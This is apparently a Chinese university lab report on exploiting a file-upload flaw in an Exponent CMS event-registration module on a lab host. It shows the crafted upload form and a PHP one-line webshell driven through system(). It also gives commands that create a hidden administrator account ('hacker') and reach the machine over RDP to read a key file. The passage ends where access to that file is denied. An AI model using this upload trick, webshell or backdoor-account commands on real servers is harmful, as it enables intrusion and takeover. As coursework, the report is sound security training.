
•在操作机创建脚本，建立一个上传表单；建立一个 php 文件，作为一句话木马。通过上传表单上传一句话。

①首先建立一个简单的上传网页，其中标题为自己的学号，该网页文件为“upload.html”


```
root@simpleedu:~# vim upload.html
```

```
Terminal - update.html (~) - VIM
File  Edit  View  Terminal  Tabs  Help
<html>
        <head>
                2021302181152
        </head>
        <body>
                <form action="http://192.168.1.4/ine.php?module=eventregistratio
n&action=emailRegistrants&email addresses=2021302181152@whu.edu.cn&email message
=1&email subject=1" method="post" enctype="multipart/form-data">
                <label for="file">Filename:</label>
                <input type="file" name="attach" id="file"/>
                <br />
                <input type="submit" name="submit" value="Submit" />
                </form>
        </body>
</html>
~
~
~
~
~
~
~
~
```

②火狐浏览器打开写好的网页





③建立一个 php 文件作为一句话木马





```
root@simpleedu:~# ls
Desktop  Documents  Downloads  Music  password.txt  Pictures  Public  Templates  test.php  upload.html  Videos
```

④浏览器中上传文件









• 在浏览器另外一个页面快速打开 http://192.168.1.4/index.php?module=eventregistration&action=eventsCalendar，获得时间戳，分析可知上传的文件名以时间戳+下划线+原文件名称来命名。

①输入网址打开




②view-source 查看代码



③找到时间戳


```
<script type="text/javascript" charset="utf-8">//<![CDATA[
EXPONENT.YUI3_CONFIG.modules = {
    'gallery-calendar': {
        fullpath: EXPONENT.PATH_RELATIVE+'framework/modules/events/assets/js/calendar.js',
        requires: ['node','calendar-css']
    },
    'calendar-css': {
        fullpath: EXPONENT.PATH_RELATIVE+'framework/modules/events/assets/css/default.css',
        type: 'css'
    }
}
YUI(EXPONENT.YUI3_CONFIG).use('node','gallery-calendar','io','node-event-delegate',function(Y){
    var today = new Date(1711514581*1000);
    var monthcal = Y.one('#month-cal-calexp8089');
    var page_parm = '';
    if (EXPONENT.SEF_URLS) {
        page_parm = '/time/';
    } else {
        page_parm = '&time=';
    }
    var History = window.History;
    History.pushState({name:'calexp8089',rel:'1711514581'});

    var orig_url = 'http://192.168.1.4/eventregistration/eventsCalendar';
//    var orig_url = 'http://192.168.1.4/eventregistration/eventsCalendar';
    var cfg = {
                method: "POST",
                headers: { 'X-Transaction': 'Load Month'},
                arguments : { 'X-Transaction': 'Load Month'}
            };
    src = '';
```

- 编写脚本并运行，获得上传的文件的 URL 路径。




• 在浏览器地址栏中输入“http://192.168.1.4/ tmp/1516041535_exp.php?c=system (“cmd 命令”);”，通过设置不同的 system()函数命令参数（这里以 cmd 命令指代），并执行相应命令，如查看端口、用户等。


①通过 whoami 命令查看当前 webshell 的权限




②通过 net user 命令查看此时的用户组



③通过 tasklist/svc 命令查看 TermService（终端服务）的 pid，查找目标主机开放的远程桌面端口



④通过 netstat -ano 命令查看该 pid 对应的远程桌面开放端口




•向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing 123。


系统命令 net user hacker Beijing123 /add 添加用户

• 把 hacker 用户添加到管理员组，并远程连接目标机，远程连接的时候注意远程连接的端口。

系统命令 net localgroup administrators hacker/add 将该用户添加到管理员组




查看 hacker 用户，可以验证此时已被添加的 Administrators 组中




• 以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。

①通过 rdesktop 远程登陆


②进入用户登录页面后输出设置的用户及密码






• 设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。

①进入桌面后，找到 2.key 文件




②打开该文件，发现被拒绝访问

